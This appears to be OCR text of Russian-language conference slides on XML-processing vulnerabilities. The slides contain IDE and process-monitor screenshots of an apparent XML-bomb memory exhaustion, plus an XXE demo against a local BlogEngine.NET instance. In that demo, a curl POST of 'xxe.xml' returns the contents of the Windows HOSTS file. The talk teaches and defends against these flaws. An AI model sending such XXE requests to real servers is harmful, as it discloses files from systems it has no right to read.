

Обработка XML-файлов как причина появления уязвимостей

Сергей Васильев


File Edit View Git Project Build Debug Test Analyze Tools Extensions Window Help
Search (Ctrl+Q)
MSBuild
Debug
Any CPU
Start
Live Share
LazyFormatted...ldEventArgs.cs
OutputAttribute.cs
RequiredRuntimeAttribute.cs
RequiredAttribute.cs
BuildWarningEventArgs.cs
CriticalBuildM...geEventArgs.cs
InitializationException.cs
DistributedLoggerRecord.cs
Microsoft.Build.Framework
Microsoft.Build.Framework.LazyFormattedBuildEventArgs
_arguments
/// </summary>
/// <param name="reader">Binary reader which is attached to the stream the event will be deserialized from.</param>
/// <param name="version">The version of the runtime the message packet was created from</param>
62 references
internal override void CreateFromStream(BinaryReader reader, Int32 version)
{
base.CreateFromStream(reader, version);
if (version > 20)
{
string[] messageArgs = null;
int numArguments = reader.ReadInt32();
if (numArguments >= 0)
{
messageArgs = new string[numArguments];
for (int numRead = 0; numRead < numArguments; numRead++)
{
messageArgs[numRead] = reader.ReadString();
}
}
_arguments = messageArgs;
int originalCultureId = reader.ReadInt32();
if (originalCultureId != 0)
{
if (originalCultureId == CultureInfo.CurrentCulture.LCID)
{
_originalCulture = CultureInfo.CurrentCulture;
}
else
{
_originalCulture = new CultureInfo(originalCultureId);
}
}
}
}
133 %
No issues found
Ln: 1
Ch: 1
SPC
CRLF
Solution Explorer
Search Solution Explorer (Ctrl+;)
ICancelableTask.cs
IEventRedirector.cs
IEventSource.cs
IForwardingLogger.cs
IGeneratedTask.cs
ILogger.cs
INodeLogger.cs
ITask.cs
ITaskFactory.cs
ITaskFactory2.cs
ITaskHost.cs
ITaskItem.cs
ITaskItem2.cs
LazyFormattedBuildEventArgs.cs
LoadInSeparateAppDomainAttrib
LoggerException.cs
native.rc
OutputAttribute.cs
ProjectFinishedEventArgs.cs
ProjectStartedEventArgs.cs
RequiredAttribute.cs
RequiredRuntimeAttribute.cs
RunInMTAAttribute.cs
RunInSTAAttribute.cs
TargetFinishedEventArgs.cs
TargetStartedEventArgs.cs
TaskCommandLineEventArgs.cs
TaskFinishedEventArgs.cs
TaskPropertyInfo.cs
TaskStartedEventArgs.cs
Microsoft.Build.Framework.UnitTests
Microsoft.Build.Tasks
Microsoft.Build.Tasks.UnitTests
Microsoft.Build.Utilities
Microsoft.Build.Utilities.UnitTests
MSBuild
References
FxCopExclusions
app.config
AssemblyInfo.cs
AssemblyLoadInfo.cs
AssemblyNameComparer.cs
AssemblyNameExtension.cs
AssemblyResources.cs
Syntax Visuali...
Solution Expl...
Git Changes
C# Interactive
Error List
Command Window
Output
Ready
Add to Source Control
Select Repository


Task Manager
File Options View
Processes Performance Users Details Services
7% CPU
99% Memory
Name
Apps (3)
Microsoft Visual Studio 2022 Preview (8) 4.8% 124,621.9 MB
Microsoft.ServiceHub.Controller 0% 20.4 MB
PerfWatson2.exe 0% 42.9 MB
ServiceHub.Host.CLR.x64 0% 27.7 MB
ServiceHub.Host.CLR.x86 (32 bit) 0% 25.5 MB
ServiceHub.IdentityHost.exe (32 bit) 0% 27.4 MB
ServiceHub.SettingsHost.exe (32 bit) 0% 37.8 MB
ServiceHub.VSDetouredHost.exe 0% 36.0 MB
Microsoft Visual Studio Preview 4.8% 124,404.3 MB
Fewer details
End task
Process Hacker
Hacker View Tools Users Help
Refresh Options Find handles or DLLs
Search Processes (Ctrl+K)
Processes Services Network Disk
Name PID CPU Private b... Description
winlogon.exe 11796 2.45 MB Windows Logon Application
fontdrvhost.exe 12008 1.96 MB Usermode Font Driver Host
dwm.exe 12064 55.98 MB Desktop Window Manager
explorer.exe 4808 48.86 MB Windows Explorer
devenv.exe 2572 3.69 142.31 GB Microsoft Visual Studio 2022 Preview
Microsoft.Servi... 12396 34.36 MB Microsoft.ServiceHub.Controller
ServiceHub.I... 13440 35.42 MB ServiceHub.IdentityHost.exe
ServiceHub.... 13956 61.05 MB ServiceHub.VSDetouredHost.exe
ServiceHub.... 14016 0.12 53.86 MB ServiceHub.SettingsHost.exe
ServiceHub.... 15288 32.6 MB ServiceHub.Host.CLR.x86
CPU Usage: 6.67% Physical memory: 127.59 GB (99.74%) Processes: 163

Welcome to BlogEngine.NET

Administrator May 20, 2018 BlogEngine.NET share

If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

DOWNLOAD THEMES | OFFICIAL WEBSITE | DONATE

Write Permissions

Name of the blog | Welcome to


Not secure | vasiliev-pc:8081/post/welcome-to-blogengine-net

Welcome to BlogEngine.NET

C:\Windows\System32\cmd.exe

```
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
```

share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

DOWNLOAD THEMES | OFFICIAL WEBSITE | DONATE

Write Permissions

Name of the blog | Welcome to


Not secure | vasiliev-pc:8081/post/welcome-to-blogengine-net

Welcome to BlogEngine.NET

C:\Windows\System32\cmd.exe

```
E:\XXE>curl -d "@xxe.xml" -X POST http://vasiliev-pc:8081/metaweblog.axd
 <?xml version="1.0" encoding="utf-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value>02</value>
        </member>
        <member>
          <name>faultString</name>
          <value>Unknown Method. (# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
```

share



If you see this post it means that BlogEngine.NET is running and the hard part of creating your own blog is done. There is only a few things left to do.

DOWNLOAD THEMES | OFFICIAL WEBSITE | DONATE

Write Permissions


<xml />

Что с этим делать?
(как защититься)

Спикер

